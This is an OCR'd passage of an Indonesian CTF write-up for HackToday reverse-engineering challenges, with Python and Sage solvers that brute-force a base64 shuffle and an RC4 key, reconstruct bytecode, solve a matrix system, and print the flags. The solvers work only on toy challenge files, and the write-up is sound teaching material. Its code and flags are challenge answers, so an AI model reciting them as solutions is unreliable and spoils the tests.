Intinya kode program tersebut melakukan encode dengan base64 lalu melakukan shuffle dengan seed berupa nilai flag itu sendiri. Ternyata setelah kami analisis ketika panjang hasil encode sama maka hasil mappingnya juga sama , jadi tinggal lakukan bruteforce untuk mendapatkan nilai mapping yang tepat. Berikut solver yang kami gunakan


```
from pwn import *
import base64
import string
def checkIndex(target,source):
    list_arr = []
    for j,i in enumerate(target):
      if(i==source):
            list_arr.append(j)
    return list_arr

flag = "lZb22=XJaW1lhzGlv3brt0YlRjHGRFXaG2a5X0eF"
index_arr = ['?']*40
while '?' in index_arr:
    r = process("./go64")
    tmp = ''.join(random.choice(string.printable[:-6]) for _ in
range(29))
    ori = base64.b64encode(tmp)
    r.sendline(tmp)
    mapped = r.recvline().strip()
    for x,i in enumerate(mapped):
      res =     checkIndex(ori,i)
      if(len(res)==1):
            index_arr[x] = res[0]
    r.close()
result = ['?']*40
for i in range(len(flag)):
    result[index_arr[i]] = flag[i]
print base64.b64decode(''.join(result))
```

```
kosong … hacktoday go64-20210821T033606Z-001 go64 python2 solver_go64.py
[+] Starting local process './go64': pid 57677
[*] Process './go64' stopped with exit code 0 (pid 57677)
[+] Starting local process './go64': pid 57683
[*] Process './go64' stopped with exit code 0 (pid 57683)
[+] Starting local process './go64': pid 57689
[*] Process './go64' stopped with exit code 0 (pid 57689)
[+] Starting local process './go64': pid 57695
[*] Process './go64' stopped with exit code 0 (pid 57695)
[+] Starting local process './go64': pid 57701
[*] Process './go64' stopped with exit code 0 (pid 57701)
[+] Starting local process './go64': pid 57707
[*] Process './go64' stopped with exit code 0 (pid 57707)
[+] Starting local process './go64': pid 57713
[*] Process './go64' stopped with exit code 0 (pid 57713)
[+] Starting local process './go64': pid 57719
[*] Process './go64' stopped with exit code 0 (pid 57719)
hacktoday{membalik ke 64 deh}
```

Flag : hacktoday{membalik_ke_64_deh}

xQc (452 pts)

Diberikan file jar , berikut hasilnya ketika kami jalankan.



Selanjutnya kita lakukan analisis terhadap source code jar tersebut.

```
this.symbols = new String[] { "Pepega", "xqcL", "Book", "EZ",
"Clap", "OMEGALUL", "FeelsGoodMan", "TriHard" };
this.spin.addActionListener(new ActionListener() {
          @Override
          public void actionPerformed(final ActionEvent
actionEvent) {
               String s = "";
               for (int i = 0; i < 7; ++i) {
                    final int n = (int)(Math.random() * 8.0);
                    s =
invokedynamic(makeConcatWithConstants:(Ljava/lang/String;Ljava/lang
/String;)Ljava/lang/String;, s, xQc.this.symbols[n]);
                    xQc.this.slot[i].setIcon(new
```

```
ImageIcon(this.getClass().getResource(invokedynamic(makeConcatWithC
onstants:(Ljava/lang/String;)Ljava/lang/String;,
xQc.this.symbols[n])))));
                }
                xQc.this.spin.setText(new
QcX(xQc.this.hash(s.getBytes())).validate());
           }
     });
```

Pada potongan kode diatas diketahui bahwa nilai yang dipassing ke method hash didapat dari kombinasi array symbols.

```
public byte[] hash(final byte[] array) {
     long n = -3750763034362895579L;
     final long n2 = 1099511628211L;
     for (int i = 0; i < array.length; ++i) {
          n = (n ^ (long)(array[i] & 0xFF)) * n2;
     }
     final byte[] array2 = new byte[8];
     for (int j = 7; j >= 0; --j) {
          array2[j] = (byte)(n & 0xFFL);
          n >>= 8;
     }
     return array2;
     }
```

Fungsi hash yang digunakan adalah Fowler–Noll–Vo hash function

```
public QcX(final byte[] array) {
     this.S = new byte[256];
     this.T = new byte[256];
     if (array.length < 1 || array.length > 256) {
          throw new IllegalArgumentException("key must be between 1
and 256 bytes");
     }
     this.keylen = array.length;
     for (int i = 0; i < 256; ++i) {
          this.S[i] = (byte)i;
          this.T[i] = array[i % this.keylen];
     }
     int n = 0;
     for (int j = 0; j < 256; ++j) {
          n = (n + this.S[j] + this.T[j] & 0xFF);
          final byte b = this.S[n];
          this.S[n] = this.S[j];
          this.S[j] = b;
     }
     }

for (int i = 0; i < hexStringToByteArray.length; ++i) {
```

```
            n2 = (n2 + 1 & 0xFF);
            n3 = (n3 + this.S[n2] & 0xFF);
            final byte b = this.S[n3];
            this.S[n3] = this.S[n2];
            this.S[n2] = b;
            bytes[i] = (byte)(hexStringToByteArray[i] ^
this.S[this.S[n2] + this.S[n3] & 0xFF]);
      }
```

Sedangkan untuk fungsi enkripsi adalah rc4 , dapat dilihat pada potongan kode diatas. Jadi selanjutnya adalah kami melakukan bruteforce semua kemungkinan kombinasi string symbols diatas dengan panjang 7. Berikut solver yang kami gunakan

Fnv hash -> https://github.com/znerol/py-fnvhash

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# author: @manojpandey

# Python 2 implementation for RC4 algorithm
# Brief: https://en.wikipedia.org/wiki/RC4

from fnvhash import fnv1a_64
from itertools import product
from Crypto.Util.number import long_to_bytes
MOD = 256


def KSA(key):
      ''' Key Scheduling Algorithm (from wikipedia):
      for i from 0 to 255
            S[i] := i
      endfor
      j := 0
      for i from 0 to 255
            j := (j + S[i] + key[i mod keylength]) mod 256
            swap values of S[i] and S[j]
      endfor
      '''
      key_length = len(key)
      # create the array "S"
      S = range(MOD)  # [0,1,2, ... , 255]
      j = 0
      for i in range(MOD):
      j = (j + S[i] + key[i % key_length]) % MOD
      S[i], S[j] = S[j], S[i]  # swap values

      return S
```

```
def PRGA(S):
     ''' Psudo Random Generation Algorithm (from wikipedia):
     i := 0
     j := 0
     while GeneratingOutput:
          i := (i + 1) mod 256
          j := (j + S[i]) mod 256
          swap values of S[i] and S[j]
          K := S[(S[i] + S[j]) mod 256]
          output K
     endwhile
     '''
     i = 0
     j = 0
     while True:
     i = (i + 1) % MOD
     j = (j + S[i]) % MOD

     S[i], S[j] = S[j], S[i]  # swap values
     K = S[(S[i] + S[j]) % MOD]
     yield K


def get_keystream(key):
     ''' Takes the encryption key to get the keystream using PRGA
     return object is a generator
     '''
     S = KSA(key)
     return PRGA(S)


def encrypt(key, plaintext):
     ''' :key -> encryption key used for encrypting, as hex string
     :plaintext -> string to encrpyt/decrypt
     '''
     # For plaintext key, use this
     key = [ord(c) for c in key]

     # If key is in hex:
     # key = key.decode('hex')
     # key = [ord(c) for c in key]

     # Get the keystream
     keystream = get_keystream(key)

     res = []
     for c in plaintext:
     val = ("%02X" % (ord(c) ^ next(keystream)))  # XOR and taking
hex
     res.append(val)
     return ''.join(res)
```

```
def decrypt(key, ciphertext):
      ''' :key -> encryption key used for encrypting, as hex string
      :ciphertext -> hex encoded ciphered text using RC4
      '''
      ciphertext = ciphertext.decode('hex')
      # print 'ciphertext to func:', ciphertext  # optional, to see
      res = encrypt(key, ciphertext)
      return res.decode('hex')


def main():
      ciphertext =
'91AD6CC96F93D0B1C41426A98E5E5C8BA6A372045EC20D21D2097257229C69779C
69F699E09E6A74A45B587E085516E7CDE8'
      key_comb = ["Pepega", "xqcL", "Book", "EZ", "Clap",
"OMEGALUL", "FeelsGoodMan", "TriHard" ];
      for x in product(key_comb, repeat=7):
       key = x[0]+x[1]+x[2]+x[3]+x[4]+x[5]+x[6]
       # print key
       key = fnv1a_64(key)
       decrypted = decrypt(long_to_bytes(key), ciphertext)
       if('hacktoday' in decrypted):
            print key
            print decrypted

      # until next time folks !
if __name__ == '__main__':
      main()
```

Setelah menunggu akhirnya kita mendapatkan flagnya

```
kosong ~ ctf hacktoday py-fnvhash master … 1 python2 solver.py
12056009828402612413
hacktoday{dream_luck_or_cheating_it_is_what_it_is}
```

Flag : hacktoday{dream_luck_or_cheating_it_is_what_it_is}

jschlatt (476 pts)

Diberikan file dengan isi sebagai berikut

```
function <main> (14 instructions at 0x55d22a3426e0)
arguments 0, defaults 0, upvalues 0
      0000 OP_CLOSURE 0 (<func jambo:1>)
      0003 OP_DEFINE_GLOBAL 1 ("jambo")
      0006 OP_GET_GLOBAL 2 ("print")
      0009 OP_GET_GLOBAL 1 ("jambo")
      0012 OP_GET_CONST 3 (13)
      0015 OP_CALL_1
```

```
      0016 OP_GET_GLOBAL 1 ("jambo")
      0019 OP_GET_CONST 4 (37)
      0022 OP_CALL_1
      0023 OP_ADD
      0024 OP_CALL_1
      0025 OP_POP
      0026 OP_NULL
      0027 OP_RETURN

function jambo (39 instructions at 0x55d22a3419e0)
arguments 1, defaults 0, upvalues 0
      0000 OP_GET_LOCAL 1
      0002 OP_GET_CONST 0 (1)
      0005 OP_LE
      0006 OP_JUMPF 4 (to 13)
      0009 OP_GET_CONST 0 (1)
      0012 OP_RETURN
      0013 OP_GET_CONST 1 (0)
      0016 OP_GET_CONST 1 (0)
      0019 OP_JUMP 9 (to 31)
      0022 OP_GET_LOCAL 3
      0024 OP_GET_CONST 0 (1)
      0027 OP_ADD
      0028 OP_SET_LOCAL 3
      0030 OP_POP
      0031 OP_GET_LOCAL 3
      0033 OP_GET_LOCAL 1
      0035 OP_LT
      0036 OP_JUMPF 29 (to 68)
      0039 OP_GET_LOCAL 2
      0041 OP_GET_GLOBAL 2 ("jambo")
      0044 OP_GET_LOCAL 3
      0046 OP_CALL_1
      0047 OP_GET_GLOBAL 2 ("jambo")
      0050 OP_GET_LOCAL 1
      0052 OP_GET_LOCAL 3
      0054 OP_SUB
      0055 OP_GET_CONST 0 (1)
      0058 OP_SUB
      0059 OP_CALL_1
      0060 OP_MUL
      0061 OP_ADD
      0062 OP_SET_LOCAL 2
      0064 OP_POP
      0065 OP_JUMP -46 (to 22)
      0068 OP_POP
      0069 OP_GET_LOCAL 2
      0071 OP_RETURN
      0072 OP_NULL
      0073 OP_RETURN
```

Sepertinya kode tersebut merupakan instruksi low level dari js , karena mencari referensi tidak menemukan yang pas akhirnya kami coba menerawang untuk merekonstruksi kode tersebut. Dan didapatkan hasil rekonstruksi sebagai berikut

```
jambo(13)+jambo(37)

func jambo
local2 = 0
local3 = 0
if(arg1<=1):
    return 1
if local3<arg1:
    local2 = local2+jambo(local3)*jambo(local1-local3-1)
    local3 = local3 + 1
else:
    return local2
```

Terlihat bahwa fungsi tersebut seberti fungsi nth catalan number , jadi tinggal lakukan pencarian nth catalan number untuk 13 dan 37 lalu ditambah . Berikut solver yang kami gunakan

```
def binomialCoefficient(n, k):
      if (k > n - k):
      k = n - k

      res = 1

      for i in range(k):
      res = res * (n - i)
      res = res / (i + 1)
      return res

def catalan(n):
      c = binomialCoefficient(2*n, n)
      return c/(n + 1)

print(catalan(13)+catalan(37))
```

```
kosong … hacktoday jschlatt-20210821T074257Z-001 jschlatt python2 solver_jambo.py
45950804324622485264
```

Flag : hacktoday{45950804324622485264}

moistcr1tikal (485 pts)

Diberikan file sebagai berikut
https://drive.google.com/file/d/1-gshQezrURsjPRFKZ_ODmZkxSJ8ZmdgS/view?usp=sharing
Karena total line 12418 maka saya tidak taruh di dokumen ini. File json tersebut berisi hasil dari parsing ast suatu program yang dibuat dengan vlang. Langkah selanjutnya yang kami lakukan

adalah mencari tahu fungsi apa saja yang dipanggil dan ternyata menemukan urutan pemanggilan fungsi sebagai berikut

Matrix -> 34x34 (nilai integer kecil)
Matrix -> 1x34 (nilai integer besar)
Output benar

Dari sini kami simpulkan bahwa terdapat pengalian nilai flag sepanjang 34 dengan matrix 34x34 tersebut , jadi disini kami menggunakan sage untuk mendapatkan nilai flagnya yaitu membagi nilai matrix 34x34 dengan nilai matrix 1x34. Berikut solver yang kami gunakan

```
A =
[[3,29,30,27,16,24,23,9,12,23,26,31,27,19,5,31,1,19,32,6,5,0,13,8,3
4,13,0,9,32,22,32,15,19,34],[4,6,5,12,3,7,30,29,0,27,17,31,23,2,28,
21,14,23,15,5,31,17,14,1,18,27,13,31,21,32,11,33,5,21],[27,5,22,7,0
,20,22,34,29,8,15,19,26,33,33,23,27,2,24,19,16,24,30,14,19,17,26,18
,13,30,33,7,9,14],[26,8,20,5,9,23,11,13,34,4,25,25,0,32,1,5,25,34,2
0,11,8,6,24,26,13,18,20,1,15,19,20,34,32,22],[13,7,22,31,30,33,22,2
4,3,10,18,23,22,14,10,18,25,15,24,31,17,11,4,34,1,10,18,27,6,11,16,
29,31,26],[5,33,32,17,32,12,12,2,4,6,33,19,15,24,9,30,10,24,4,7,26,
30,26,4,4,27,34,22,33,27,26,0,13,4],[11,18,25,1,34,14,1,9,19,23,22,
27,29,16,34,2,27,32,4,29,21,23,4,11,10,33,6,19,16,32,19,22,20,28],[
6, 30, 18, 12, 16, 2, 24, 16, 15, 30, 11, 29, 29, 23, 14, 31, 30,
32, 14, 9, 13, 0, 22, 14, 1, 23, 19, 25, 6, 27, 28, 30, 20, 1],[11,
31, 11, 5, 9, 7, 1, 25, 20, 1, 26, 22, 9, 1, 14, 3, 1, 24, 32, 8,
32, 1, 20, 5, 23, 10, 6, 27, 9, 23, 32, 32, 18, 21],[29, 23, 7, 23,
4, 12, 27, 15, 8, 15, 9, 6, 25, 6, 22, 33, 4, 27, 20, 13, 28, 7,
30, 9, 4, 11, 9, 28, 24, 8, 18, 21, 21, 0],[20, 3, 31, 30, 23, 27,
10, 11, 14, 28, 12, 23, 26, 4, 28, 11, 14, 23, 29, 12, 26, 8, 21,
22, 30, 19, 9, 5, 25, 11, 15, 26, 19, 10],[5, 16, 12, 2, 33, 23, 8,
14, 33, 9, 10, 12, 2, 1, 28, 30, 21, 12, 25, 14, 15, 31, 0, 8, 23,
29, 30, 10, 23, 23, 4, 10, 6, 27],[31, 11, 1, 18, 8, 5, 15, 17, 18,
20, 34, 15, 18, 34, 13, 28, 31, 32, 20, 33, 33, 10, 33, 0, 17, 5,
13, 14, 9, 14, 0, 29, 8, 30],[17, 29, 23, 29, 6, 22, 12, 28, 16, 4,
23, 19, 9, 6, 15, 25, 33, 24, 34, 26, 21, 34, 9, 25, 20, 5, 2, 24,
22, 15, 26, 26, 25, 8],[20, 14, 10, 30, 3, 0, 18, 20, 9, 23, 7, 22,
12, 26, 20, 12, 10, 5, 27, 19, 13, 34, 2, 14, 13, 32, 21, 24, 4, 6,
23, 14, 30, 24],[4, 4, 2, 2, 34, 33, 32, 32, 33, 23, 8, 6, 9, 0, 2,
34, 23, 17, 28, 22, 14, 19, 18, 5, 20, 28, 2, 34, 30, 3, 25, 31,
21, 15],[34, 3, 6, 13, 4, 16, 22, 7, 24, 4, 22, 30, 0, 17, 8, 21,
23, 18, 30, 29, 33, 2, 2, 25, 7, 31, 31, 12, 11, 18, 9, 29, 21,
10],[2, 8, 13, 12, 27, 20, 24, 10, 1, 28, 12, 16, 29, 2, 34, 17, 7,
34, 22, 3, 2, 2, 5, 5, 19, 29, 11, 5, 29, 21, 10, 15, 34, 25],[13,
11, 2, 5, 14, 9, 20, 17, 6, 27, 10, 34, 1, 14, 8, 8, 21, 1, 2, 27,
12, 34, 29, 1, 25, 34, 12, 11, 17, 3, 26, 26, 4, 21],[29, 19, 2, 6,
25, 0, 22, 7, 30, 22, 4, 31, 12, 9, 8, 13, 24, 7, 15, 32, 1, 34,
11, 30, 11, 30, 4, 27, 3, 5, 26, 32, 27, 16],[0, 0, 12, 25, 2, 11,
32, 7, 17, 17, 28, 34, 9, 2, 10, 5, 1, 21, 15, 21, 23, 14, 27, 16,
18, 17, 13, 13, 8, 6, 11, 26, 6, 16],[32, 1, 24, 23, 0, 5, 29, 8,
```


```
6, 30, 10, 15, 19, 19, 6, 1, 26, 26, 16, 7, 7, 23, 1, 20, 23, 10,
21, 21, 16, 21, 29, 1, 10, 19],[10, 31, 19, 23, 22, 28, 2, 14, 4,
34, 17, 3, 16, 2, 4, 16, 9, 5, 9, 29, 18, 29, 29, 14, 5, 25, 24,
23, 34, 19, 17, 27, 17, 17],[20, 2, 6, 29, 3, 11, 17, 1, 17, 12,
10, 20, 22, 19, 16, 4, 33, 23, 14, 31, 24, 12, 14, 8, 23, 11, 32,
33, 31, 5, 6, 14, 30, 21],[1, 1, 13, 25, 20, 1, 16, 19, 10, 8, 11,
33, 20, 23, 20, 30, 5, 28, 27, 17, 25, 14, 18, 22, 10, 24, 29, 21,
27, 29, 4, 11, 0, 30],[8, 14, 17, 14, 22, 5, 13, 15, 27, 8, 17, 1,
3, 2, 25, 22, 11, 4, 34, 7, 4, 2, 3, 16, 27, 22, 20, 2, 16, 23, 30,
6, 16, 20],[13, 2, 14, 14, 20, 6, 17, 30, 29, 19, 27, 15, 8, 23, 9,
7, 12, 24, 13, 20, 22, 16, 25, 4, 34, 8, 27, 5, 20, 0, 0, 3, 28,
26],[14, 12, 0, 26, 6, 19, 21, 17, 19, 4, 22, 15, 25, 34, 30, 24,
27, 7, 14, 27, 20, 20, 26, 14, 12, 33, 29, 3, 4, 4, 7, 3, 0,
31],[33, 24, 23, 32, 33, 26, 23, 5, 32, 30, 10, 25, 3, 19, 4, 15,
22, 32, 16, 13, 3, 19, 28, 11, 33, 11, 3, 3, 11, 18, 4, 32, 15,
8],[19, 29, 32, 10, 33, 28, 25, 17, 16, 24, 11, 7, 0, 20, 25, 18,
28, 34, 28, 30, 2, 19, 1, 12, 3, 17, 13, 18, 8, 3, 26, 19, 5,
0],[21, 7, 11, 31, 21, 6, 0, 12, 33, 2, 0, 24, 12, 25, 17, 33, 14,
24, 6, 34, 30, 4, 27, 33, 4, 4, 22, 31, 32, 29, 8, 8, 23, 29],[29,
20, 24, 3, 10, 5, 2, 13, 13, 9, 18, 25, 10, 14, 5, 19, 30, 18, 2,
2, 2, 23, 1, 11, 7, 23, 5, 30, 15, 12, 20, 5, 5, 13],[2, 1, 4, 26,
31, 12, 1, 7, 16, 14, 13, 14, 22, 14, 5, 13, 24, 0, 10, 11, 27, 2,
17, 22, 12, 7, 34, 7, 26, 22, 9, 16, 30, 24],[4, 29, 1, 33, 0, 30,
3, 15, 2, 18, 33, 11, 29, 24, 9, 28, 8, 26, 22, 7, 18, 0, 10, 2,
18, 19, 23, 3, 11, 4, 8, 3, 34, 16]]
b =
[66382,61701,69819,61667,67322,62649,68999,65142,54418,57127,66815,
59104,66059,69471,58970,65397,59881,57042,53960,61315,51399,55333,6
2879,61429,62697,49855,57564,60491,66495,61062,65668,46741,52884,52
370]
output = matrix(A)\vector(b)
print(''.join(map(chr,output)))
```

```
kosong … hacktoday moistcr1tikal-20210821T081418Z-001 moistcr1tikal sage solve.sage
hacktoday{ast_with_linear_algeVra}
```


Flag : hacktoday{ast_with_linear_algeVra}

pokimane (500 pts)

Diberikan file pbp , disini kami coba membukanya menggunakan ppsspp



Awalnya kami mengira bahwa file pbp tersebut berisi game , namun setelah menunggu ternyata tidak keluar apa apa hanya gambar. Jadi selanjutnya kami coba extract dengan pbp unpacker untuk mendapatkan DATA.PSP (mips binary) dan kemudian menganalisisnya.
Pada awal program kita melihat terdapat fungsi yang menghasilkan file bmp lalu melakukan draw image ke layar.




unk_12D4368 -> data bmp
Setelah kami coba lakukan dump pada data tersebut ternyata gambar tersebut merupakan gambar yang ditampilkan di awal program (yang kami kira loading tadi itu).


```
f = open("DATA.PSP","r")
```

```
tmp = f.read()
#12951204 19809128

# for i in range(0,len(tmp)-3):
#     if(tmp[i:i+3]=="BM\x8a"):
#     print i
print(tmp[19809128:19809128+0x7f88a])
```

```
kosong ~ ctf hacktoday PBP Unpacker 0.94 python2 solver.py > dump.bmp
kosong ~ ctf hacktoday PBP Unpacker 0.94
```

